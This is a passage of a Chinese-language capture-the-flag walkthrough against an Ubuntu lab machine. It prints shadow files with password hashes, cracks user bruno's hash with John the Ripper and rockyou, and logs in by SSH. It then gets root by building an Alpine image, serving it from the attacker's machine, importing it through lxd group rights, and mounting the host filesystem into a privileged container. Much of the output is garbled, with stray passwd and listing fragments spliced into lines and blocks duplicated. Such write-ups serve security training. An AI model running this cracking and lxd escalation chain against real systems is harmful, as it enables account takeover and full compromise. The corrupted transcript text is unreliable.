ls -la
total 16
drwxr-xr-x 2 root root 4096 Oct 12 2021 .
drwxr-x--- 4 justin justin 4096 Oct  3 09:01 ..
-rw-r--r-- 1 root root 121 Oct 12 2021 flag3
-rwxr-xr-x 1 root root 1246 Oct 12 2021 shadow
justin@ubuntu:~/etc.old$ ^X@ss
```

并且其中的shadow文件可能作为离线破解。

```
justin@ubuntu:~/etc.old$ cat shadow
cat shadow
daemon:*:18295:0:99999:7 :::
bin:*:18295:0:99999:7 ::::dispatcher
sys:*:18295:0:99999:7 :::
sync:*:18295:0:99999:7 :::
games:*:18295:0:99999:7 :::
man:*:18295:0:99999:7 :::
lp:*:18295:0:99999:7 :::
mail:*:18295:0:99999:7 :::
news:*:18295:0:99999:7 :::
uuucp:*:18295:0:99999:7 ::::d
proxy:*:18295:0:99999:7 ::::conf
www-data:*:18295:0:99999:7 :::
backup:*:18295:0:99999:7 :::
list:*:18295:0:99999:7 :::
irc:*:18295:0:99999:7 ::::ld
gnats:*:18295:0:99999:7 ::::rd
nobody:*:18295:0:99999:7 :::
systemd-network:*:18295:0:99999:7 :::
systemd-resolve:*:18295:0:99999:7 :::
syslog:*:18295:0:99999:7 :::
messagebus:*:18295:0:99999:7 :::
_apt:*:18295:0:99999:7 :::
_uuid:*:18295:0:99999:7 ::::anager
avahi-autoipd:*:18295:0:99999:7 :::
usbmux:*:18295:0:99999:7 ::::tifier
dnsmasq:*:18295:0:99999:7 ::::onf
rtkit:*:18295:0:99999:7 ::::switch.conf
cups-pk-helper:*:18295:0:99999:7 :::
speech-dispatcher!:18295:0:99999:7 :::
whoopsie:*:18295:0:99999:7 :::
kernooops:*:18295:0:99999:7 :::
saned:*:18295:0:99999:7 ::::conf.bak
pulse:*:18295:0:99999:7 ::::users
avahi:*:18295:0:99999:7 :::: /etc/alternatives/vtrgb
colord:*:18295:0:99999:7 :::
hplip:*:18295:0:99999:7 ::::licant
geoclue:*:18295:0:99999:7 :::
gnome-initial-setup:*:18295:0:99999:7 :::
gdm:*:18295:0:99999:7 :::
bruno:$6$PcOhUPR$sxtussUAAjKYLrkWnt6pbjKCVxv1SIZyzMUKj0OeiKqxi8b.rqzGwzlZJT.VvhX9HX93lPt/TqJGRKK.mhvN/:18913:0:99999:7 :::
```

## F4 - bruno的home中就有

现在我们已经能访问三个用户： matt, john, justin

matt,

```
john@ubuntu:/home $ ls -la
total 28
drwxr-xr-x  7 root      root   4096 Oct 11  2021 .
drwxr-xr-x 24 root      root   4096 Oct  3 06:30 ..
drwxr-x---  7 bruno     bruno  4096 Oct 13  2021 bruno
drwxr-x---  6 john      john  4096 Oct 13  2021 john
drwxr-x---  4 justin   justin 4096 Oct  3 09:01 justin
drwxr-x---  5 matt      matt  4096 Oct 12  2021 matt
drwxr-x--- 18 oliver   oliver 4096 Oct 12  2021 oliver
john,
```

```
justin@ubuntu:/home$ ls -la
ls -la $ cd ..
total 28
drwxr-xr-x  7 root      root   4096 Oct 11  2021 .
drwxr-xr-x 24 root      root   4096 Oct  3 06:30 ..
drwxr-x---  7 bruno     bruno  4096 Oct 13  2021 bruno
drwxr-x---  6 john      john  4096 Oct 13  2021 john
drwxr-x---  4 justin   justin 4096 Oct  3 09:01 justin
drwxr-x---  5 matt      matt  4096 Oct 12  2021 matt
drwxr-x--- 18 oliver   oliver 4096 Oct 12  2021 oliver
justin ,
```

还剩下oliver bruno root

可以在sshd\_config中看到只有bruno是允许ssh远程访问的。联系hints，以及用户组中oliver有adm权限，猜测bruno对应flag4，oliver对应flag5。

在flag3周围，info of interest 应该是shadow文件。

打开其中果然有bruno的密码哈希

```
justin@ubuntu:~/etc.old$ cat shadow
cat shadow - 2020 shellcode
daemon:*:18295:0:99999:7 :::
bin:**:18295:0:99999:7 ::: dispatcher
sys:**:18295:0:99999:7 :::
sync:**:18295:0:99999:7 :::
games:**:18295:0:99999:7 :::
man:**:18295:0:99999:7 :::
lp:**:18295:0:99999:7 :::
mail:**:18295:0:99999:7 :::
news:**:18295:0:99999:7 :::
uucp:**:18295:0:99999:7 :::.d
proxy:**:18295:0:99999:7 :::.onf
www-data:**:18295:0:99999:7 :::
backup:**:18295:0:99999:7 :::
list:**:18295:0:99999:7 :::
irc:**:18295:0:99999:7 :::.d
gnats:**:18295:0:99999:7 :::.ird
nobody:**:18295:0:99999:7 :::
systemd-network:**:18295:0:99999:7 :::
systemd-resolve:**:18295:0:99999:7 :::
syslog:**:18295:0:99999:7 :::
messagebus:**:18295:0:99999:7 :::
_apt:**:18295:0:99999:7 :::
uuidd:**:18295:0:99999:7 :::.anager
avahi-autoipd:**:18295:0:99999:7 :::
usbmux:**:18295:0:99999:7 :::.cifir
dnsmasq:**:18295:0:99999:7 :::.onf
rtkit:**:18295:0:99999:7 :::.switch.conf
cups-pk-helper:**:18295:0:99999:7 :::
speech-dispatcher:**:18295:0:99999:7 :::
whoopsie:**:18295:0:99999:7 :::
kernoops:**:18295:0:99999:7 :::
saned:**:18295:0:99999:7 :::.onf.bak
pulse:**:18295:0:99999:7 :::.sers
avahi:**:18295:0:99999:7 :::. /etc/alternatives/vtrgb
colord:**:18295:0:99999:7 :::
hplip:**:18295:0:99999:7 :::.licant
geoclue:**:18295:0:99999:7 :::
gnome-initial-setup:**:18295:0:99999:7 :::
gdm:**:18295:0:99999:7 :::.emand_not_found
bruno:$6$zPcOhUPR$xtussUAAjKcYLrkWnt6pbJKCvXv1SIZyzMULkj00eiKqxi8b.rqzGwzlZJT.VvhX9HX93lPt/TqJGRKK.mhvN/:18913:0:99999:7 :::
```

我将其中bruno的行，和passwd文件中bruno的行  
组成mypasswd.txt

然后john破解，注意要用rockyou字典，john自带的字典太小。

全过程如下：

```
(kali㉿kali)-[~/case_study]
$ nano passwd.txt
(kali㉿kali)-[~/case_study]
$ nano shadow.txt
(kali㉿kali)-[~/case_study]
$ cat passwd.txt          hydra.restore Pictures rockyou_case.txt      Templates
bruno:x:1002:1002:irvan:/home/bruno:/bin/bash          rockyou_case_user.txt Videos
(kali㉿kali)-[~/case_study]
$ cat shadow.txt
(kali㉿kali)-[~/case_study]
$ unshadow passwd.txt shadow.txt > mypasswd.txt
(kali㉿kali)-[~/case_study]
$ john mypasswd.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
Og 0:00:16:08 3/3 Og/s 2648p/s 2648c/s 2648C/s boms06 .. bolv06
Session aborted

(kali㉿kali)-[~/case_study]
$ john --show mypasswd.txt
0 password hashes cracked, 1 left

(kali㉿kali)-[~/case_study]
$ john mypasswd.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
alexandra      (bruno)
1g 0:00:00:10 DONE (2023-10-04 11:25) 0.09689g/s 3398p/s 3398c/s 3398C/s anasus.. thart
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

查看结果：

```
(kali㉿kali)-[~/case_study]
$ john --show mypasswd.txt
bruno:alexandra:1002:1002:irvan:/home/bruno:/bin/bash

1 password hash cracked, 0 left
```

密码应为： alexandra

由于bruno允许ssh登录， 可以直接kali ssh访问

```
(kali㉿kali)-[~/case_study] gnats:/usr/sbin/nologin
└─$ ssh bruno@172.16.1.11 login
bruno@172.16.1.11's password: run/systemd/netif:/usr/sbin/nologin
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.4.0-89-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: login https://ubuntu.com/advantage
ahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
on,,,:/var/lib/usbmux:/usr/sbin/nologin
* Canonical Livepatch is available for installation.
  - Reduce system reboots and improve kernel security. Activate at:
  https://ubuntu.com/livepatch
home/cups-pk-helper:/usr/sbin/nologin
Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
147 packages can be updated.
  2 updates are security updates.sbin/nologin
anned:/usr/sbin/nologin
Your Hardware Enablement Stack (HWE) is supported until April 2023.
*** System restart required ***
Last login: Sun Oct 17 22:40:28 2021 root:/usr/sbin/nologin
bruno@ubuntu:~$ █ ipip:/bin/false
/geoclue:/usr/sbin/nologin
```

在本目录下就有flag4

```
bruno@ubuntu:~$ ls /run/avahi-daemon:/usr/sbin/nologin
examples.desktop flag4,,,:/var/lib/colord:/usr/sbin/nologin
bruno@ubuntu:~$ pwd /bin/false
/home/bruno:/usr/sbin/nologin
bruno@ubuntu:~$ cat flag4 al-setup:/bin/false
eabaa094ae0f564d04568a009ac98ef65472b69feabaa094ae0f564d04568a009ac98ef65472b69
bruno@ubuntu:~$ █ login
over,,,/nonexistent/bin/false
http://www/ftp:/usr/sbin/nologin
```

## F5 - /mnt/root/root

```
bruno@ubuntu:/home$ id
uid=1002(bruno) gid=1002(bruno) groups=1002(bruno),129(lxd)
bruno@ubuntu:/home$ groups
bruno lxd
```

LXD 组，这意味着当前用户有权以 root 身份创建系统容器，可以用此提权。

在kali中git:

```
(kali㉿kali)-[~]
└─$ git config --global http.postBuffer 1048576000
```

128



```
[(kali㉿kali)-[~]]  
└─$ git config --global https.postBuffer 1048576000
```

```
[(kali㉿kali)-[~]]  
└─$ sudo git clone https://github.com/saghul/lxd-alpine-builder.git  
Cloning into 'lxd-alpine-builder'...  
remote: Enumerating objects: 50, done.  
remote: Counting objects: 100% (8/8), done.  
remote: Compressing objects: 100% (6/6), done.  
remote: Total 50 (delta 2), reused 5 (delta 2), pack-reused 42  
Receiving objects: 100% (50/50), 3.11 MiB | 128.00 KiB/s, done.  
Resolving deltas: 100% (15/15), done.
```

The accepted answer from @harlequin might work, but I spend 2 hours and could not build git package from source code.

However, Check the below link as this works for me.

[The remote end hung up unexpectedly while git cloning](#)

just update the http post buffer value

```
git config --global http.postBuffer 1048576000  
git config --global https.postBuffer 1048576000
```

**build**步骤可能需要换源

```
[(kali㉿kali)-[~/lxd-alpine-builder]] 2021 .bash_history  
└─$ sudo vim /etc/apt/sources.list  
[(kali㉿kali)-[~/lxd-alpine-builder]] 2021 .bashrc  
└─$ sudo apt update  
Get:1 http://mirrors.ustc.edu.cn/kali kali-rolling InRelease [41.2 kB]  
Err:1 http://mirrors.ustc.edu.cn/kali kali-rolling InRelease  
  The following signatures were invalid: EXPKEYSIG ED444FF07D8D0BF6 Kali Linux Repository <devel@kali.org>  
Reading package lists... Done  
W: GPG error: http://mirrors.ustc.edu.cn/kali kali-rolling InRelease: The following signatures were invalid: EXPKEYSIG ED444FF07D8D0BF6 Kali Linux  
repository <devel@kali.org>  
E: The repository 'http://mirrors.ustc.edu.cn/kali kali-rolling InRelease' is not signed.  
N: Updating from such a repository can't be done securely, and is therefore disabled by default.  
N: See apt-secure(8) manpage for repository creation and user configuration details.  
[(kali㉿kali)-[~/lxd-alpine-builder]] 2021 .bashrc  
└─$ sudo apt-key adv --keyserver hkp://keyserver.ubuntu.com:80 --recv-keys ED444FF07D8D0BF6  
Warning: apt-key is deprecated. Manage keyring files in trusted.gpg.d instead (see apt-key(8)).  
Executing: /tmp/apt-key-gpghome.GK1fStzVw/gpg.1.sh --keyserver hkp://keyserver.ubuntu.com:80 --recv-keys ED444FF07D8D0BF6  
gpg: key ED444FF07D8D0BF6: 2 duplicate signatures removed  
gpg: key ED444FF07D8D0BF6: "Kali Linux Repository <devel@kali.org>" 2 new signatures  
gpg: Total number processed: 1  
gpg:          new signatures: 2  
[(kali㉿kali)-[~/lxd-alpine-builder]] 2021 .bashrc  
└─$ sudo apt update  
Get:1 http://mirrors.ustc.edu.cn/kali kali-rolling InRelease [41.2 kB]  
Get:2 http://mirrors.ustc.edu.cn/kali kali-rolling/contrib Sources [80.0 kB]  
Get:3 http://mirrors.ustc.edu.cn/kali kali-rolling/non-free Sources [131 kB]  
Get:4 http://mirrors.ustc.edu.cn/kali kali-rolling/main Sources [15.8 MB]  
Get:5 http://mirrors.ustc.edu.cn/kali kali-rolling/main amd64 Packages [19.4 MB]  
Get:6 http://mirrors.ustc.edu.cn/kali kali-rolling/main amd64 Contents (deb) [45.5 MB]  
Get:7 http://mirrors.ustc.edu.cn/kali kali-rolling/non-free amd64 Packages [231 kB]  
Get:8 http://mirrors.ustc.edu.cn/kali kali-rolling/non-free amd64 Contents (deb) [917 kB]  
Get:9 http://mirrors.ustc.edu.cn/kali kali-rolling/contrib amd64 Packages [117 kB]  
Get:10 http://mirrors.ustc.edu.cn/kali kali-rolling/contrib amd64 Contents (deb) [226 kB]  
Fetched 82.4 MB in 7s (11.2 MB/s)  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
1874 packages can be upgraded. Run 'apt list --upgradable' to see them.  
[(kali㉿kali)-[~/lxd-alpine-builder]] 2021 .bashrc  
└─$
```

```
[(kali㉿kali)-[~/lxd-alpine-builder]]  
└─$ sudo vim /etc/apt/sources.list
```

```
└──(kali㉿kali)-[~/lxr-alpine-builder]
```

```
└─$ sudo apt update
```

Get:1 <http://mirrors.ustc.edu.cn/kali> kali-rolling InRelease [41.2 kB]

Err:1 <http://mirrors.ustc.edu.cn/kali> kali-rolling InRelease

The following signatures were invalid: EXPKEYSIG ED444FF07D8D0BF6 Kali Linux Repository <devel@kali.org>

Reading package lists... Done

W: GPG error: <http://mirrors.ustc.edu.cn/kali> kali-rolling InRelease: The following signatures were invalid:

EXPKEYSIG ED444FF07D8D0BF6 Kali Linux Repository <devel@kali.org>

E: The repository '<http://mirrors.ustc.edu.cn/kali> kali-rolling InRelease' is not signed.

N: Updating from such a repository can't be done securely, and is therefore disabled by default.

N: See apt-secure(8) manpage for repository creation and user configuration details.

```
└──(kali㉿kali)-[~/lxr-alpine-builder]
```

```
└─$ sudo apt-key adv --keyserver hkp://keyserver.ubuntu.com:80 --recv-keys
```

ED444FF07D8D0BF6

100 ↗

Warning: apt-key is deprecated. Manage keyring files in trusted.gpg.d instead (see apt-key(8)).

Executing: /tmp/apt-key-gpghome.GkI1FStzVw/gpg.1.sh --keyserver hkp://keyserver.ubuntu.com:80 --recv-keys

ED444FF07D8D0BF6

gpg: key ED444FF07D8D0BF6: 2 duplicate signatures removed

gpg: key ED444FF07D8D0BF6: "Kali Linux Repository <devel@kali.org>" 2 new signatures

gpg: Total number processed: 1

gpg: new signatures: 2

```
└──(kali㉿kali)-[~/lxr-alpine-builder]
```

```
└─$ sudo apt update
```

Get:1 <http://mirrors.ustc.edu.cn/kali> kali-rolling InRelease [41.2 kB]

Get:2 <http://mirrors.ustc.edu.cn/kali> kali-rolling/contrib Sources [80.0 kB]

Get:3 <http://mirrors.ustc.edu.cn/kali> kali-rolling/non-free Sources [131 kB]

Get:4 <http://mirrors.ustc.edu.cn/kali> kali-rolling/main Sources [15.8 MB]

Get:5 <http://mirrors.ustc.edu.cn/kali> kali-rolling/main amd64 Packages [19.4 MB]

Get:6 <http://mirrors.ustc.edu.cn/kali> kali-rolling/main amd64 Contents (deb) [45.5 MB]

Get:7 <http://mirrors.ustc.edu.cn/kali> kali-rolling/non-free amd64 Packages [231 kB]

Get:8 <http://mirrors.ustc.edu.cn/kali> kali-rolling/non-free amd64 Contents (deb) [917 kB]

Get:9 <http://mirrors.ustc.edu.cn/kali> kali-rolling/contrib amd64 Packages [117 kB]

Get:10 <http://mirrors.ustc.edu.cn/kali> kali-rolling/contrib amd64 Contents (deb) [226 kB]

Fetched 82.4 MB in 7s (11.2 MB/s)

Reading package lists... Done

Building dependency tree... Done

Reading state information... Done

1874 packages can be upgraded. Run 'apt list --upgradable' to see them.

```
└──(kali㉿kali)-[~/lxr-alpine-builder]
```

然后build

时间很长，最终完成；

```

tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
Downloading apk-tools-static-2.14.0-r2.apk
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
alpine-devel@lists.alpinelinux.org-6165ee59.rsa.pub: OK
Verified OK
% Total    % Received % Xferd  Average Speed   Time     Time      Current
                                         Dload  Upload   Total Spent  Left Speed
100  2687  100  2687    0     0  585      0:00:04  0:00:04  --:--:--  585
--2023-10-04 12:45:51-- http://alpine.mirror.wearetriple.com/MIRRORS.txt
Resolving alpine.mirror.wearetriple.com (alpine.mirror.wearetriple.com) ... 93.187.10.106, 2a00:1f00:dc06:10::106
Connecting to alpine.mirror.wearetriple.com (alpine.mirror.wearetriple.com)|93.187.10.106|:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 2687 (2.6K) [text/plain]
Saving to: '/home/kali/lxd-alpine-builder/rootfs/usr/share/alpine-mirrors/MIRRORS.txt'

/home/kali/lxd-alpine-builder/rootfs 100%[=====] 2.62K 8.89KB/s in 0.3s

2023-10-04 12:45:52 (8.89 KB/s) - '/home/kali/lxd-alpine-builder/rootfs/usr/share/alpine-mirrors/MIRRORS.txt' saved [2687/2687]

Selecting mirror http://alpine.ccns.ncku.edu.tw/alpine//v3.18/main
fetch http://alpine.ccns.ncku.edu.tw/alpine//v3.18/main/x86_64/APKINDEX.tar.gz
(1/25) Installing alpine-baselayout-data (3.4.3-r1)
(2/25) Installing musl (1.2.4-r1)
(3/25) Installing busybox (1.36.1-r2)
Executing busybox-1.36.1-r2.post-install
(4/25) Installing busybox-binsh (1.36.1-r2)
(5/25) Installing alpine-baselayout (3.4.3-r1)
Executing alpine-baselayout-3.4.3-r1.pre-install
Executing alpine-baselayout-3.4.3-r1.post-install
(6/25) Installing ifupdown-ng (0.12.1-r2)
(7/25) Installing libcap2 (2.69-r0)
(8/25) Installing openrc (0.48-r0)
Executing openrc-0.48-r0.post-install
(9/25) Installing mdev-conf (4.5-r0)
(10/25) Installing busybox-mdev-openrc (1.36.1-r2)
(11/25) Installing alpine-conf (3.16.2-r0)
(12/25) Installing alpine-keys (2.4-r1)
(13/25) Installing alpine-release (3.18.4-r0)
(14/25) Installing ca-certificates-bundle (20230506-r0)
(15/25) Installing libcrypto3 (3.1.3-r0)
(16/25) Installing libssl3 (3.1.3-r0)
(17/25) Installing ssl_client (1.36.1-r2)
(18/25) Installing zlib (1.2.13-r1)
(19/25) Installing apk-tools (2.14.0-r2)
(20/25) Installing busybox-openrc (1.36.1-r2)
(21/25) Installing busybox-suid (1.36.1-r2)
(22/25) Installing scanelf (1.3.7-r1)
(23/25) Installing musl-utils (1.2.4-r1)
(24/25) Installing libc-utils (0.7.2-r5)
(25/25) Installing alpine-base (3.18.4-r0)
Executing busybox-1.36.1-r2.trigger
OK: 10 MiB in 25 packages

```

然后将build的容器传输至靶机，在kali建立端口

```

(kali㉿kali)-[~/lxd-alpine-builder]
└─$ sudo python3 -m http.server 80
1 2 A
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

```

然后在靶机下载，注意ip是kali的地址

```

bruno@ubuntu:~$ wget http://172.16.1.4:80/alpine-v3.18-x86_64-20231004_1250.tar.gz
--2023-10-04 10:15:08-- http://172.16.1.4/alpine-v3.18-x86_64-20231004_1250.tar.gz
Connecting to 172.16.1.4:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 3797426 (3.6M) [application/gzip]
Saving to: 'alpine-v3.18-x86_64-20231004_1250.tar.gz'

alpine-v3.18-x86_64-20231004_1250.t 100%[=====] 3.62M  ---KB/s in 0.01s

2023-10-04 10:15:08 (293 MB/s) - 'alpine-v3.18-x86_64-20231004_1250.tar.gz' saved [3797426/3797426]

bruno@ubuntu:~$ ls
alpine-v3.18-x86_64-20231004_1250.tar.gz examples.desktop flag4
bruno@ubuntu:~$ 

```

```

bruno@ubuntu:~$ wget http://172.16.1.4:80/alpine-v3.18-x86\_64-20231004\_1250.tar.gz
--2023-10-04 10:15:08-- http://172.16.1.4/alpine-v3.18-x86\_64-20231004\_1250.tar.gz
Connecting to 172.16.1.4:80... connected.

```

HTTP request sent, awaiting response... 200 OK  
Length: 3797426 (3.6M) [application/gzip]  
Saving to: 'alpine-v3.18-x86\_64-20231004\_1250.tar.gz'

alpine-v3.18-x86\_64-20231004\_1250.t 100%  
[=====>]  
3.62M --.-KB/s in 0.01s

2023-10-04 10:15:08 (293 MB/s) - 'alpine-v3.18-x86\_64-20231004\_1250.tar.gz' saved [3797426/3797426]

bruno@ubuntu:~\$ ls  
alpine-v3.18-x86\_64-20231004\_1250.tar.gz examples.desktop flag4

此时，关于kali和靶机之间的http传输，然后在bruno靶机上运行：

**bruno@ubuntu:~\$ lxd init**

Would you like to use LXD clustering? (yes/no) [default=no]:  
Do you want to configure a new storage pool? (yes/no) [default=yes]:  
Name of the new storage pool [default=default]:  
The requested storage pool "default" already exists. Please choose another name.  
Name of the new storage pool [default=default]:  
The requested storage pool "default" already exists. Please choose another name.  
Name of the new storage pool [default=default]:  
The requested storage pool "default" already exists. Please choose another name.  
Name of the new storage pool [default=default]:  
The requested storage pool "default" already exists. Please choose another name.  
Name of the new storage pool [default=default]:  
The requested storage pool "default" already exists. Please choose another name.  
Name of the new storage pool [default=default]: default2  
Name of the storage backend to use (dir, zfs) [default=zfs]:  
Create a new ZFS pool? (yes/no) [default=yes]:  
Would you like to use an existing block device? (yes/no) [default=no]:  
Size in GB of the new loop device (1GB minimum) [default=15GB]:  
Would you like to connect to a MAAS server? (yes/no) [default=no]:  
Would you like to create a new local network bridge? (yes/no) [default=yes]:  
What should the new bridge be called? [default=lxdbr0]:  
The requested network bridge "lxdbr0" already exists. Please choose another name.  
What should the new bridge be called? [default=lxdbr0]:  
The requested network bridge "lxdbr0" already exists. Please choose another name.  
What should the new bridge be called? [default=lxdbr0]:  
The requested network bridge "lxdbr0" already exists. Please choose another name.  
What should the new bridge be called? [default=lxdbr0]: lxdbr02  
What IPv4 address should be used? (CIDR subnet notation, "auto" or "none") [default=auto]:  
What IPv6 address should be used? (CIDR subnet notation, "auto" or "none") [default=auto]:  
Would you like LXD to be available over the network? (yes/no) [default=no]:  
Would you like stale cached images to be updated automatically? (yes/no) [default=yes]  
Would you like a YAML "lxd init" preseed to be printed? (yes/no) [default=no]:  
bruno@ubuntu:~\$

```

bruno@ubuntu:~$ ls
alpine-v3.18-x86_64-20231004_1250.tar.gz examples.desktop [flag4-builder]
bruno@ubuntu:~$ lxd init
Would you like to use LXD clustering? (yes/no) [default=no]: 
Do you want to configure a new storage pool? (yes/no) [default=yes]: 
Name of the new storage pool [default=default]: 
The requested storage pool "default" already exists. Please choose another name. alpine-v3...
Name of the new storage pool [default=default]: 
The requested storage pool "default" already exists. Please choose another name. build-alpi...
Name of the new storage pool [default=default]: 
The requested storage pool "default" already exists. Please choose another name. LICENSE
Name of the new storage pool [default=default]: 
The requested storage pool "default" already exists. Please choose another name. README.md
Name of the new storage pool [default=default]: 
The requested storage pool "default" already exists. Please choose another name. 
Name of the new storage pool [default=default]: 
The requested storage pool "default" already exists. Please choose another name. 
Name of the new storage pool [default=default]: default2 [alt: 
Name of the storage backend to use (dir, zfs) [default=zfs]: t found
Create a new ZFS pool? (yes/no) [default=yes]: 
Would you like to use an existing block device? (yes/no) [default=no]: 
Size in GB of the new loop device (1GB minimum) [default=15GB]: 
Would you like to connect to a MAAS server? (yes/no) [default=no]: 
Would you like to create a new local network bridge? (yes/no) [default=yes]: 
What should the new bridge be called? [default=lxdbr0]: 
The requested network bridge "lxdbr0" already exists. Please choose another name. 
What should the new bridge be called? [default=lxdbr0]: 0.0 port 80 (http://0.0.0.0:80/) ...
The requested network bridge "lxdbr0" already exists. Please choose another name. HTTP/1.1"
What should the new bridge be called? [default=lxdbr0]: 
The requested network bridge "lxdbr0" already exists. Please choose another name. 
What should the new bridge be called? [default=lxdbr0]: lxdbr02 
What IPv4 address should be used? (CIDR subnet notation, "auto" or "none") [default=auto]: 
What IPv6 address should be used? (CIDR subnet notation, "auto" or "none") [default=auto]: 
Would you like LXD to be available over the network? (yes/no) [default=no]: 
Would you like stale cached images to be updated automatically? (yes/no) [default=yes]: 
Would you like a YAML "lxd init" preseed to be printed? (yes/no) [default=no]: 
bruno@ubuntu:~$ 

```

然后：

```

bruno@ubuntu:~$ lxc image import ./alpine-v3.18-x86_64-20231004_1250.tar.gz --alias privesc
Image imported with fingerprint: 311996874b69c10870c06356e1e0e1565068a414c43776deb70210f8ccbce9f0

```

```

bruno@ubuntu:~$ lxc image import ./alpine-v3.18-x86_64-20231004_1250.tar.gz --alias privesc
Image imported with fingerprint: 311996874b69c10870c06356e1e0e1565068a414c43776deb70210f8ccbce9f0
bruno@ubuntu:~$ 

```

ALIAS	FINGERPRINT	PUBLIC	DESCRIPTION	ARCH	SIZE	UPLOAD DATE	tar.gz
myimage	1261e52a1e41	no	alpine v3.14 (20211013_00:35)	x86_64	3.10MB	Oct 13, 2021 at 4:40am (UTC)	alpine-v3.14_20211013_00:35.x86_64.tar.gz
privesc	311996874b69	no	alpine v3.18 (20231004_12:50)	x86_64	3.62MB	Oct 4, 2023 at 5:40pm (UTC)	alpine-v3.18_20231004_12:50.x86_64.tar.gz

```

bruno@ubuntu:~$ lxc init privesc privesc-container -c security.privileged=true
Creating privesc-container

```

```

bruno@ubuntu:~$ lxc init privesc privesc-container -c security.privileged=true
Creating privesc-container
bruno@ubuntu:~$ 

```

```
bruno@ubuntu:~$ lxc list
```

NAME	STATE	IPV4	IPV6	TYPE	SNAPSHOTS
privesc-container	STOPPED			PERSISTENT	0

```
bruno@ubuntu:~$ lxc list
```

NAME	STATE	IPV4	IPV6	TYPE	SNAPSHOTS
privesc-container	STOPPED			PERSISTENT	0

```
bruno@ubuntu:~$ lxc config device add privesc-container exploitdevice disk source=/ path=/mnt/root recursive=true
```

```
Device exploitdevice added to privesc-container
```

```
bruno@ubuntu:~$ lxc config device add privesc-container exploitdevice disk source=/ path=/mnt/root recursive=true
Device exploitdevice added to privesc-container
bruno@ubuntu:~$
```

```
bruno@ubuntu:~$ lxc start privesc-container
```

```
bruno@ubuntu:~$ lxc list
```

NAME	STATE	IPV4	IPV6	TYPE	SNAPSHOTS
privesc-container	RUNNING	10.60.170.103 (eth0)	fd42:4477:c5c6:1347:216:3eff:fe37:621b (eth0)	PERSISTENT	0

```
bruno@ubuntu:~$ lxc start privesc-container
```

```
bruno@ubuntu:~$ lxc list
```

NAME	STATE	IPV4	IPV6	TYPE	SNAPSHOTS
privesc-container	RUNNING	10.60.170.103 (eth0)	fd42:4477:c5c6:1347:216:3eff:fe37:621b (eth0)	PERSISTENT	0

```
bruno@ubuntu:~$ lxc exec privesc-container /bin/sh
```

```
~ # id
```

```
uid=0(root) gid=0(root)
```

```
bruno@ubuntu:~$ lxc exec privesc-container /bin/sh
```

```
~ # id
```

```
uid=0(root) gid=0(root)
```

```
~ #
```

此时提权到root，可以查看完整的shadow 和 passwd文件

```
/mnt/root/etc # cat shadow
root:$6$v3t0JsrV$mlpdbo13.aXMIErkzoakKUGUt3LNIvXWJHKFYTho5gQiWu/betc4u5cu9JXh6xDM3qOE0jXsJX9jmdyH2/AkN1:18913:0:99999:7:::
daemon:*:18295:0:99999:7:::
bin:*:18295:0:99999:7:::
sys:*:18295:0:99999:7:::
sync:*:18295:0:99999:7:::
games:*:18295:0:99999:7:::
man:*:18295:0:99999:7:::
lp:*:18295:0:99999:7:::
mail:*:18295:0:99999:7:::
news:*:18295:0:99999:7:::
uucp:*:18295:0:99999:7:::
proxy:*:18295:0:99999:7:::
www-data:*:18295:0:99999:7:::
backup:*:18295:0:99999:7:::
list:*:18295:0:99999:7:::
irc:*:18295:0:99999:7:::
gnats:*:18295:0:99999:7:::
nobody:*:18295:0:99999:7:::
systemd-network:*:18295:0:99999:7:::drwxr-xr-x 3 root root 4096 Oct 4 12:50
systemd-resolve:*:18295:0:99999:7:::drwxr-xr-x 26 kali kali 4096 Oct 4 11:55 ...
syslog:*:18295:0:99999:7::: -rw-r--r-- 1 root root 3259593 Oct 4 11:56 alpine-v3.10-x86_64-20231004_1250.tar.gz
messagebus:*:18295:0:99999:7::: -rw-r--r-- 1 root root 3797426 Oct 4 12:50 alpine-v3.10-x86_64-20231004_1250.tar.gz
_apt:*:18295:0:99999:7::: -rwxr-xr-x 1 root root 8060 Oct 4 11:56 build-alpine
uuidd:*:18295:0:99999:7::: drwxr-xr-x 8 root root 4096 Oct 4 11:56 git
avahi-autoipd:*:18295:0:99999:7::: -rw-r--r-- 1 root root 26530 Oct 4 11:56 LICENSE
usbmux:*:18295:0:99999:7::: -rw-r--r-- 1 root root 768 Oct 4 11:56 README.md
dnsmasq:*:18295:0:99999:7:::
rtkit:*:18295:0:99999:7:::
cups-pk-helper:*:18295:0:99999:7:::
speech-dispatcher:!18295:0:99999:7::: $ sudo python -m SimpleHTTPServer 80
whoopsie:*:18295:0:99999:7::: do! password for kali:
kernoops:*:18295:0:99999:7::: sudo: python: command not found
saned:*:18295:0:99999:7:::
pulse:*:18295:0:99999:7:::
avahi:*:18295:0:99999:7:::
colord:*:18295:0:99999:7:::
hplip:*:18295:0:99999:7:::
geoclue:*:18295:0:99999:7:::
gnome-initial-setup:*:18295:0:99999:7::: g!nning HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
gdm:*:18295:0:99999:7::: 172.16.1.4 - - [04/Oct/2023 13:15:01] "GET / HTTP/1.1" 200 -
